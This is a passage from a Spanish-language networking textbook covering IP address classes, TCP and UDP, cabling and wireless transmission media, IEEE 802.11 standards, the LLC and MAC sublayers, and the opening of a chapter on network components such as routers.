


Figura 1.13 Clases de direcciones IP

Tomando en cuenta como está definida una dirección IP, podría surgir la duda de cómo identificar qué parte de la dirección identifica a la red y qué parte al nodo en dicha red. Lo anterior se resuelve mediante la definición de las *Clases de direcciones IP*; lo cual, se observa que una red con dirección clase A queda precisamente definida con el primer octeto de la dirección, la clase B con los dos primeros y la C con los tres primeros octetos. Los octetos restantes definen los nodos en la red específica. Se puede observar en la figura 1.13.

Existen dos maneras de obtener una dirección IP por medio del proveedor de acceso a Internet (ISP), el cual puede asignar siempre la misma dirección IP (IP fija) o dar una diferente (IP dinámica) cada vez que se quiera conectarse:

1. *Dirección IP fija*

Es una IP asignada por el usuario o bien dada por el proveedor ISP en la primera conexión.

Permite al usuario montar servidores web, correo, FTP, entre otros y dirigir un dominio a esta IP sin tener que mantener actualizado el servidor DNS cada vez que cambie la IP como ocurre con las IP dinámicas.

Ventajas:

- ✓ Es más fácil identificar al usuario que está utilizando esa IP.
- ✓ Permite tener servicios dirigidos directamente a la IP.
- ✓ Nunca cambia.

Desventajas:

- ✓ Son más vulnerables al ataque puesto que el usuario no puede conseguir otra IP.
- ✓ Es más caro para los ISP puesto que esa IP puede no estar usándose las 24h. del día.

2. *Dirección IP dinámica*

Es una IP asignada mediante un servidor DHCP (Dynamic Host Configuration Protocol, Protocolo de Configuración Dinámica de Host) al usuario. La IP tiene una duración determinada ya que cambia cada vez que el usuario se reconecta por cualquier causa. Estas IP dinámicas son ofrecidas por la mayoría de los operadores sin gasto adicional.

Ventajas:

- ✓ Es más difícil identificar al usuario que está utilizando esa IP.
- ✓ Reduce los costos de operación a los proveedores de servicios internet.
- ✓ Para los ISP los equipos son más simples

Desventajas:

- ✓ Obliga a depender de servicios que redirigen un host a una IP.
- ✓ Es ilocalizable porque en unas horas pueden haber varios cambios de IP.

1.5.X TCP (TRANSMISSION CONTROL PROTOCOL, PROTOCOLO DE CONTROL DE TRANSMISIÓN)

Es uno de los principales protocolos de la capa de transporte del modelo TCP/IP. En el nivel de aplicación permite la administración de datos que vienen del nivel más bajo del modelo o van hacia él (es decir, el protocolo IP). Cuando se proporcionan los datos al protocolo IP, los agrupa en datagramas IP, fijando el campo del protocolo en 6 (para que sepa con anticipación que el protocolo es TCP). TCP es un protocolo orientado a conexión, es decir, que permite que dos máquinas que están comunicadas controlen el estado de la transmisión.

Con el uso del protocolo TCP, las aplicaciones pueden comunicarse en forma segura (gracias al sistema de acuse de recibo del protocolo TCP) independientemente de las capas inferiores. Esto significa que los routers (que funcionan en la capa de Internet) solo tienen que enviar los datos en forma de datagramas, sin preocuparse con el monitoreo de datos porque esta función la cumple la capa de transporte (o más específicamente el protocolo TCP).

Durante una comunicación usando el protocolo TCP, las dos máquinas deben establecer una conexión. La máquina emisora (la que solicita la conexión) se llama cliente, y la máquina receptora se llama servidor. Por eso es que se dice que se está en un entorno Cliente-Servidor (figura 1.14).

Las máquinas de dicho entorno se comunican en modo en línea, es decir, que la comunicación se realiza en ambas direcciones.

Para posibilitar la comunicación y que funcionen bien todos los controles que la acompañan, los datos se agrupan; es decir, que se agrega un encabezado a los paquetes de datos que permitirán sincronizar las transmisiones y garantizar su recepción.




Figura 1.14 Cierre de una conexión según el estándar

Las principales características del protocolo TCP son las siguientes:

- ✓ Orientado a conexión
- ✓ Permitir una transferencia confiable y transparente de datos entre los puntos terminales de la red
- ✓ Monitorea el flujo de los datos para evitar la saturación de la red
- ✓ Reensambla los mensajes en la estación destino y a partir de segmentos entrantes.
- ✓ Vuelve a enviar lo que no se ha recibido
- ✓ Permite colocar los datagramas nuevamente en orden cuando vienen del protocolo IP
- ✓ Proporciona a los datos que se formen en segmentos de longitud variada para entregarlos al protocolo IP
- ✓ Admite multiplexar los datos, es decir, que la información que viene de diferentes fuentes (por ejemplo, aplicaciones) en la misma línea pueda circular simultáneamente
- ✓ Acepta comenzar y finalizar la comunicación amablemente.

Los puertos TCP utilizan un puerto de programa específico para la entrega de datos enviados mediante el TCP. Los puertos TCP son más complejos y funcionan de manera distinta que los puertos UDP.

Mientras que un puerto UDP funciona como una única cola de mensajes y el extremo de red para la comunicación basada en UDP, el extremo final para toda la comunicación TCP es una conexión única. Cada conexión TCP se identifica de forma exclusiva mediante extremos dobles.

Cada puerto de servidor TCP puede ofrecer acceso compartido a varias conexiones, ya que todas las conexiones TCP se identifican de forma exclusiva mediante dos parejas de direcciones IP y puertos TCP (una pareja de dirección y puerto para cada host conectado).

Los programas TCP utilizan números de puerto reservados o conocidos. El lado del servidor de cada programa que utiliza puertos TCP atiende los mensajes que llegan a su número de puerto conocido. Todos los números de puerto de servidor TCP inferiores a 1,024 (y algunos números superiores) están reservados y registrados por la Autoridad de números asignados de Internet (IANA - Internet Assigned Numbers Authority). Identifica las aplicaciones emisoras y receptoras; dependiendo de la conexión TCP tiene asociado un número de puerto (de 16 bits, y existen 65536 puertos posibles), los más comunes son: FTP (21), SSH (22), Telnet (23), SMTP (25) y HTTP (80).

1.5.XI UDP (USER DATAGRAM PROTOCOL, PROTOCOLO DE DATAGRAMA DE USUARIO)

Es un protocolo no orientado a conexión de la capa de transporte del modelo TCP/IP. Proporciona una forma para que las aplicaciones envíen datagramas IP encapsulados sin tener una conexión. Además, es muy simple ya que no proporciona detección de errores.

UDP tiene los siguientes propósitos:

1. Envío de mensajes sin espera de ack de confirmación. Los mensajes pueden ser perdidos, duplicados o llegar en desorden.
2. Sin control de flujo, los mensajes pueden llegar más rápido de lo que pueden ser procesados.
3. Este protocolo utiliza el mismo esquema de numeración de puertos que usa TCP para los protocolos de capas superiores.

Sus características son:

- ✓ Poco confiable.
- ✓ No utiliza acuses de recibo.
- ✓ Transmite mensajes (llamados datagramas del usuario).
- ✓ No ofrece verificación de software para la entrega de segmentos (poco confiable).
- ✓ No reensambla los mensajes entrantes.

Se utiliza cuando se necesita transmitir voz o vídeo y resulta más importante transmitir con velocidad que garantizar el hecho de que lleguen absolutamente todos los bytes.

El puerto UDP es una dirección de 16 bits que existe solo para el propósito de pasar determinados tipos de información de datagrama a la ubicación correcta por encima de la capa de transporte de la pila del protocolo.

UDP utiliza puertos para permitir la comunicación entre aplicaciones. Estos puertos no son los mismos como los puertos TCP, aunque TCP y UDP pueden utilizar el mismo número de puerto en determinados casos. Los puertos UDP pueden recibir más de un mensaje a la vez y se identifican mediante números de puerto bien conocidos.

1.6 MEDIOS DE TRANSMISIÓN

1.6.I TERRESTRES[1]

a) Cable coaxial (coaxial cable)

El cable coaxial está formado por un alambre de cobre rígido como núcleo que transporta señales electrónicas para formar datos; este núcleo puede ser sólido (normalmente de cobre) o de hilos. Está rodeado por un material aislante dieléctrico que lo separa de la malla. El aislante está forrado con un conductor cilíndrico que con frecuencia es una malla de tejido fuertemente trenzado para proteger los datos transmitidos absorbiendo las señales electrónicas llamadas ruido, de forma que no pasan por el cable y no distorsionan los datos. El conductor externo se cubre de una envoltura protectora plástica no conductora que normalmente está hecha de goma, teflón o plástico que rodea todo el cable y cubre la malla de hilos de metal, mostrado en la figura 1.15.




Figura 1.15 Partes del cable coaxial

El cable coaxial puede abarcar tramos grandes sin necesidad de repetidores a velocidades mayores. Existen dos tipos de cable coaxial (figura 1.16).

[1] Para mayor información véase el apéndice A

- ✓ Cable de 50 ohms (RG-58/U) para comunicación BaseBand (transmisión digital). Generalmente para redes LAN, existen dos tipos de cables: *coaxial grueso (thick) y coaxial fino (thin)*.

- ✓ Cable de 75 ohms (RG-59/U) para comunicación BroadBand (transmisión analógica), utilizado comúnmente en sistemas de televisión por cable.

Figura 1.16 Tipos de cables coaxial. Tenemos de izquierda a derecha al cable coaxial BaseBand dividido en grueso y fino; finalizando con el cable coaxial BroadBand

El cable coaxial, sea cual sea el tipo, no puede ser utilizado para redes Token Ring, FDDI (Fiber Distributed Data Interface, Interfaz de Datos Distribuida por Fibra), teléfono o ISDN (Integrated Services Digital Network, Red Digital de Servicios Integrados). El cable coaxial puede ser utilizado para redes Ethernet.

b) Par trenzado (twister-pair cabling)

Consiste en dos alambres de cobre aislados de 1mm de grosor trenzados en forma helicoidal para reducir la interferencia eléctrica de pares similares cercanos; con la característica de que dos alambres paralelos funcionan como antena. Los pares trenzados se agrupan bajo una cubierta común de PVC (Policloruro de Vinilo) en cables multipar de pares trenzados en 2, 4, 8 o hasta 300 pares. Debajo de la aislación de PVC existe otra capa de aislación también de polietileno, la contiene una sustancia antioxidante para evitar la corrosión del cable. Generalmente el par trenzado es utilizado en la línea telefónica.

Este tipo de cable no se maneja por unidades ya que siempre es por pares o grupos de pares que se conoce como cable multipar; el cual siempre está trenzado entre sí para mejorar la resistencia de todo el grupo en diferentes niveles de interferencia electromagnética externa. Con el tiempo se definen colores que permitan visualizar el inicio y el final de cada grupo de cables, como se aprecia en la figura 1.17. Los colores del aislante están normalizados a fin de tener una mejor manipulación al instalar grandes cantidades. En las redes locales los colores son:

- ✓ Naranja/Blanco – Naranja
- ✓ Verde/Blanco – Verde
- ✓ Blanco/Azul – Azul
- ✓ Blanco/Marrón - Marrón




Figura 1.17 Colores del par trenzado

Existen tres tipos de par trenzado los cuales son divididos de acuerdo a sus características físicas, teniendo así, diferentes características de alcance.

1. *UTP (Unshielded Twister Pair - Par Trenzado Sin Blindaje)*

Únicamente depende de trenzar los cables sin necesidad de un recubrimiento externo a ellos.

2. *STP (Shielded Twister Pair - Par Trenzado Blindado)*

Cable de par trenzado de 150 ohm en donde existe un recubrimiento de aluminio alrededor, de tal manera que impide interferencias eléctricas sobre los cables logrando así una inmunidad hacia el ruido

3. *FTP (Foiled Twisted Pair, Par trenzado con pantalla global)*

Es como el cable UTP pero sus pares no están apantallados, pero sí dispone de una pantalla global para mejorar su nivel de protección ante interferencias externas.

c) *Fibra óptica (optical fiber)*

Consiste en un medio de vidrio (filamento) con grosor aproximado de 0.1 mm, forrado por un aislante plástico; en el cual, la información viaja en forma de luz. La ventaja que tiene es su alta inmunidad al ruido, baja pérdida de información y la confiabilidad de la misma a velocidades luz.

La fibra óptica está formada por los siguientes componentes:

- ✓ La fuente de luz: LED o láser.
- ✓ Medio transmisor: fibra óptica.
- ✓ Detector de luz: fotodiodo.

Un pulso de luz indica un bit 1 y la ausencia de luz indica un bit 0. El medio transmisor es una fibra de vidrio muy delgada en la cual se genera un pulso eléctrico cuando la luz incide en él.

Los tipos básicos de fibra óptica son:

- ✓ Multimodo
- ✓ Multimodo con índice graduado
- ✓ Multimodo con índice escalonado
- ✓ Monomodo

1.6.II AERÉOS

Los medios inalámbricos transportan señales electromagnéticas mediante frecuencias de microondas y radiofrecuencias que representan los dígitos binarios de las comunicaciones de datos.

Como medio de red, el sistema inalámbrico no se limita a conductores o canaletas, como en el caso de los medios de fibra o de cobre.

Las especificaciones de la capa física se aplican a áreas que incluyen datos para la codificación de señales de radio, frecuencia y poder de transmisión, recepción de señales y requisitos de codificación y diseño y construcción de la antena.

Según el rango de frecuencias utilizado para transmitir, el medio de transmisión puede ser las ondas de radio, las microondas terrestres o por satélite, y los infrarrojos.

Dependiendo del medio, la red inalámbrica tendrá unas características u otras:

a) *Ondas de radio:* Las ondas electromagnéticas son omnidireccionales, así que no son necesarias las antenas parabólicas. La transmisión no es sensible a las atenuaciones producidas por la lluvia ya que se opera en frecuencias no demasiado elevadas. En este rango se encuentran las bandas desde la ELF que va de 3 a 30 Hz, hasta la banda UHF que va de los 300 a los 3000 MHz en el espectro radioeléctrico.

b) *Microondas terrestres:* Se utilizan antenas parabólicas con un diámetro aproximado de unos tres metros. Tienen una cobertura de kilómetros, pero con el inconveniente de que el emisor y el receptor deben estar perfectamente alineados. Por eso, se acostumbran a utilizar en enlaces punto a punto en distancias cortas. Las microondas comprenden las frecuencias desde 1 hasta 300 GHz.

c) *Microondas por satélite:* Se hacen enlaces entre dos o más estaciones terrestres que se denominan estaciones base. El satélite recibe la señal (denominada señal ascendente) en una banda de frecuencia, la amplifica y la retransmite en otra banda (señal descendente). Cada satélite opera en unas bandas concretas.

d) *Infrarrojos:* Enlazan transmisores y receptores que modulan la luz infrarroja no coherente. Deben estar alineados directamente o con una reflexión en una superficie. No pueden atravesar las paredes. Los infrarrojos van desde 300 GHz hasta 384 THz.

1.7 REDES INALÁMBRICAS (WIRELESS NETWORK)

Los estándares de IEEE y de la industria de las telecomunicaciones sobre las comunicaciones inalámbricas de datos abarcan las capas física y de enlace de datos.

Los cuatros estándares comunes de comunicación de datos que se aplican a los medios inalámbricos son:

a) *IEEE estándar 802.11:* Comúnmente denominada Wi-Fi, se trata de una tecnología LAN (Red de área local inalámbrica, WLAN) que utiliza una contención o sistema no determinista con un proceso de acceso a los medios de acceso múltiple con detección de portadora/prevención de colisiones (CSMA/CA).

b) *IEEE estándar 802.15:* Red de área personal inalámbrica (WPAN) estándar, comúnmente denominada *Bluetooth*, utiliza un proceso de emparejamiento de dispositivos para comunicarse a través de una distancia de 1 a 100 metros.

c) *IEEE estándar 802.16:* Conocida como WiMAX (Interoperabilidad mundial para el acceso por microondas), utiliza una topología punto a multipunto para proporcionar un acceso de ancho de banda inalámbrico.

d) *Sistema global para comunicaciones móviles (GSM):* Incluye las especificaciones de la capa física que habilitan la implementación del protocolo Servicio general de radio por paquetes (GPRS) de capa 2 para proporcionar la transferencia de datos a través de redes de telefonía celular móvil.

e) *Otros tipos de tecnologías inalámbricas* como las comunicaciones satelitales, ofrecen una conectividad de red de datos para ubicaciones sin contar con otros medios de conexión. Los protocolos, incluso GPRS, permiten la transferencia de datos entre estaciones terrestres y enlaces satelitales.

En la figura 1.18 se detalla el posicionamiento de los estándares para Wireless.




Figura 1.18 Posicionamiento de estándares Wireless

1.7.I LAN INALÁMBRICA

Una WLAN (Wireless Local Area Network, *red de área local inalámbrica)* es una red que cubre un área equivalente a la red local de una organización, con un alcance aproximado de cien metros. Permite que las terminales que se encuentran dentro del área de cobertura puedan conectarse entre sí. Utiliza tecnologías de radiofrecuencia que permite mayor movilidad a los usuarios al minimizar las conexiones cableadas.

Una LAN inalámbrica requiere los siguientes dispositivos de red:

a) *Punto de acceso inalámbrico (AP):* Concentra las señales inalámbricas de los usuarios y se conecta, generalmente a través de un cable de cobre, a la infraestructura de red existente basada en cobre, como Ethernet (véase figura 1.19).

b) *Adaptadores NIC inalámbricos:* Proporcionan capacidad de comunicación inalámbrica a cada host de la red (véase figura 1.19).

Figura 1.19 Adaptadores y puntos de acceso de una WLAN

El estándar IEEE 802.11 define el uso de los dos niveles inferiores de la arquitectura OSI (capa física y de enlace de datos), especificando sus normas de funcionamiento en una WLAN. Es el primer estándar que permite un ancho de banda de 1 a 2 Mbps. El estándar original se ha modificado para optimizar el ancho de banda (incluidos los estándares 802.11a, 802.11b y 802.11g, denominados estándares físicos 802.11) o para especificar componentes de mejor manera con el fin de garantizar mayor seguridad o compatibilidad.

Los estándares incluyen:

a) *IEEE 802.11a:* Opera en una banda de frecuencia de 5 GHz y ofrece velocidades de hasta 54 Mbps. Posee un área de cobertura menor y es menos efectivo al penetrar estructuras edilicias ya que opera en frecuencias superiores. Los dispositivos que operan conforme a este estándar no son interoperables con los estándares 802.11b y 802.11g.

b) *IEEE 802.11b:* Opera en una banda de frecuencia de 2.4 GHz y ofrece velocidades de hasta 11 Mbps. Los dispositivos que implementan este estándar tienen un mayor alcance y pueden penetrar mejor las estructuras edilicias que los dispositivos basados en 802.11a.

c) *IEEE 802.11g:* Opera en una frecuencia de banda de 2.4 GHz y ofrece velocidades de hasta 54 Mbps. Por lo tanto, los dispositivos que implementan este estándar operan en la misma radiofrecuencia y tienen un alcance de hasta 802.11b pero con un ancho de banda de 802.11a.

d) *IEEE 802.11n:* El estándar IEEE 802.11n se encuentra actualmente en desarrollo. El estándar propuesto define la frecuencia de 2.4 GHz o 5 GHz. La velocidad típica de transmisión de datos que se espera es de 100 Mbps a 210 Mbps con un alcance de distancia de hasta 70 metros.

1.7.II INTERFAZ DE RED INALÁMBRICA

Hace referencia a la capa de enlace de datos del modelo OSI que proporciona un medio para intercambiar datos a través de medios locales y realiza dos servicios básicos:

1. Permite a las capas superiores acceder a los medios usando técnicas, como tramas.
2. Controla cómo los datos se ubican en los medios y son recibidos usando técnicas como control de acceso a los medios y detección de errores.

Para sostener una gran variedad de funciones de red, la capa de enlace de datos se divide en dos subcapas: una superior y otra inferior.

a) *Subcapa superior:* define los procesos de software que proveen servicios a los protocolos de capa de red.

b) *Subcapa inferior:* define los procesos de acceso a los medios realizados por el hardware.

Al separar la capa de enlace de datos en subcapas permite a un tipo de trama definida por la capa superior acceder a diferentes tipos de medios definidos por la capa inferior. Tal es el caso en muchas tecnologías LAN, incluidas Ethernet. Las dos subcapas comunes de LAN son:

1) Control de enlace lógico llc (logical link control)

LLC es la superior de la capa 2 del modelo OSI que se encarga de la lógica de la comunicación como es el control de flujo, control de errores, entramado, direccionamiento de la subcapa MAC y el SAP (Source Access Point, punto de acceso a la fuente) que es el identificador que determina el protocolo usado en la capa 3 del modelo OSI.

En la figura 1.20, se muestran las subcapas que tiene la capa de enlace de datos del modelo OSI.




Figura 1.20 Subcapas de la capa 2 del modelo OSI

Es responsable del control de enlace lógico. El protocolo LLC más generalizado es IEEE 802.3, que incluye variantes como no orientado a conexión y orientadas a conexión.

Los servicios que ofrece en la capa de red, son los siguientes:

a) *Servicio en modo conexión (cons, connection oriented network service).*

- ✓ Es un servicio que establece una conexión entre las estaciones del enlace.
- ✓ Garantiza la entrega de las unidades de datos que fluyen a través de dicha conexión (servicio confiable).
- ✓ El servicio de conexión le garantiza al receptor la entrega en secuencia de las unidades de datos y la protección contra pérdidas y duplicados.
- ✓ Con ese fin dispone de los mecanismos necesarios para controlar el flujo y corregir los errores.

b) *Servicio no orientado a conexión (clns, connection less network service)*

- ✓ No establece una conexión previa entre las estaciones, por lo que cada trama intercambiada es independiente de todas las demás.
- ✓ Cada trama es individualmente autónoma y autosuficiente ante el receptor.
- ✓ Es un servicio que tiene utilidad cuando el establecimiento de una conexión implica retrasos que son inaceptables para el funcionamiento del sistema (control distribuido).
- ✓ El servicio de enlace sin conexión puede ser con o sin confirmación.

En la subcapa LLC se contemplan dos aspectos bien diferenciados:

1) *Protocolos:* Para la comunicación entre entidades de la propia subcapa LLC, definen los procedimientos para el intercambio de tramas de información y de control entre cualquier par de puntos de acceso al servicio del nivel de enlace LSAP (Link Source Access Point, Enlace del punto de acceso a la fuente).

2) *Interfaces:* con la subcapa inferior MAC y con la capa superior (de Red).

    a) *Interfaz LLC – MAC:* Especifica los servicios que la subcapa de LLC requiere de la subcapa MAC, independientemente de la topología de la subred y del tipo de acceso al medio.

    b) *Interfaz LLC – Capa de red modelo OSI:* Específica los servicios que la capa de red del modelo OSI obtiene de la capa de enlace del mismo modelo, independientemente de su configuración.

2) Mac (medium access control, control de acceso al medio)

No está definida en ningún estándar IEEE 802 ya que depende más que nada de la tecnología o protocolo usado (por ejemplo, Ethernet usa el método CSMA/CD, Token Ring el método Token Passing, las redes inalámbricas el método CSMA/CA, etcétera).

El MAC es el mecanismo encargado del control de acceso de cada estación al medio; donde puede realizarlo de forma distribuida cuando todas las estaciones cooperan para determinar cuál es y cuándo debe acceder a la red. También se puede realizar de forma centralizada utilizando un controlador.

El esquema centralizado tiene las siguientes ventajas:

1. Puede proporcionar prioridades, rechazos y capacidad garantizada.
2. La lógica de acceso es sencilla.
3. Resuelve conflictos entre estaciones de igual prioridad.

Los principales inconvenientes son:

1. Si el nodo central falla, falla toda la red.
2. El nodo central puede ser un cuello de botella.

Las técnicas de control de acceso al medio pueden ser síncronas o asíncronas:

a) *Síncronas:* hacen que la red se comporte como de conmutación de circuitos, lo cual no es recomendable para LAN y WAN.
b) *Asíncronas:* son más aceptables ya que las LAN actúan de forma impredecible y por tanto no es conveniente el mantenimiento de accesos fijos.

De esta forma, la subcapa MAC define una dirección física para cada nodo, que generalmente se le conoce como *dirección MAC*.

La dirección MAC es un identificador único en el mundo representado en notación hexadecimal para cada dispositivo y conformado por 48 bits; 24 bits que definen el proveedor de dicha tarjeta y 24 bits que el proveedor coloca a esa tarjeta. Se conoce también como dirección física o hardware.

En la mayoría de los casos no es necesario conocer la dirección MAC, ni para montar una red doméstica, ni para configurar la conexión a internet, usándose ésta solo a niveles internos de la red. Sin embargo, es posible añadir un control de hardware en un conmutador o un punto de acceso inalámbrico, para permitir solo a unas MAC concretas el acceso a la red. En este caso, deberá saberse la MAC de los dispositivos para añadirlos a la lista. Dicho medio de seguridad se puede considerar un refuerzo de otros sistemas de seguridad, ya que teóricamente se trata de una dirección única y permanente, aunque en todos los sistemas operativos hay métodos que permiten a las tarjetas de red identificarse con direcciones MAC distintas de la real.

La dirección MAC es utilizada en varias tecnologías entre las que se incluyen:

- Ethernet
- 802.3 CSMA/CD
- 802.5 o redes en anillo a 4 Mbps o 16 Mbps
- 802.11 redes inalámbricas (Wi-Fi).
- Asynchronous Transfer Mode.

CAPÍTULO 2

COMPONENTES Y MONITOREO DE RED

CAPÍTULO 2 COMPONENTES Y MONITOREO DE RED

Una red es un conjunto de conexiones físicas y programas informáticos empleados para conectar dos o más computadoras. Los usuarios de una red pueden compartir archivos, impresoras y otros recursos, así como enviar mensajes electrónicos y ejecutar programas en otras computadoras.

Una red tiene tres niveles de componentes principales:

1. *Software de aplicaciones:* Programas informáticos que se comunican con los usuarios de la red y permiten compartir información (archivos de bases de datos, documentos, gráficos o vídeos) y recursos (impresoras o unidades de disco). Un tipo de software de aplicación es el de cliente-servidor al cual la computadora cliente envía peticiones de información o de uso de recursos a otras computadoras o a servidores que controlan el flujo de datos y la ejecución de las aplicaciones a través de la red. Otro tipo de software de aplicación es el de igual a igual (peer to peer) en el cual las computadoras envían mensajes entre sí y peticiones directamente sin utilizar un servidor como intermediario

2. *Software de red:* Son programas informáticos que establecen protocolos o normas para que las computadoras se comuniquen entre sí. Estos protocolos envían y reciben grupos de datos formateados denominados paquetes. Los protocolos indican cómo efectuar conexiones lógicas entre las aplicaciones de la red, dirigen el movimiento de paquetes a través de la red física y minimizan las posibilidades de colisión entre paquetes enviados simultáneamente.

3. *Hardware de red:* Componentes materiales que unen las computadoras. Dos componentes importantes son los medios de transmisión que transportan las señales de éstas (cable UTP o fibra óptica) y el adaptador de red el cual permite acceder al medio material que las conecta, recibir paquetes desde el software de red, transmitir instrucciones y peticiones a otras computadoras. La información se transfiere en forma de dígitos binarios que pueden ser procesados por los circuitos electrónicos de ellas.

CAPÍTULO 2 COMPONENTES Y MONITOREO DE RED

2.1 COMPONENTES DE UNA RED

Los componentes de una red tienen funciones específicas y se utilizan dependiendo de las características físicas (hardware) que tienen.

Para elegirlos se requieren considerar las necesidades y los recursos económicos de quien se desea conectar a la red, por eso deben conocerse las características técnicas de cada componente de red.

A continuación se mencionan los principales componentes que integran un modelo básico de red.

2.1.I ROUTER

La palabra router es un término en inglés que puede traducirse como enrutador, ruteador o direccionador lo que se puede interpretar como simplemente guía. El router permite la interconexión de redes LAN y su función es la de guiar los paquetes de datos para que fluyan hacia la red correcta e ir determinando qué caminos debe seguir para llegar a su destino, básicamente para los servicios de Internet, los cuales recibe de otro dispositivo como un módem del proveedor de Internet de banda ancha.

El router que se utiliza dentro de los hogares se conoce como SOHO (Small Office/Home Office, Oficinas pequeñas/Oficinas de casa*)*. Este dispositivo permite que varias computadoras se conecten a un servicio de banda ancha a través de una red privada virtual segura. Técnicamente, el router residencial se encarga de traducir las direcciones de red en lugar de concretar el enrutamiento (no conecta a todas las computadoras locales a la red de forma directa, sino que hace que funcionen como un solo equipo).

Dentro de las empresas puede encontrarse el router de acceso (incluyendo el SOHO), el router de distribución (suman tráfico a partir de otros enrutadores o de la obtención de los flujos de datos) y el router de núcleo o core router (que administra diversos niveles del router).

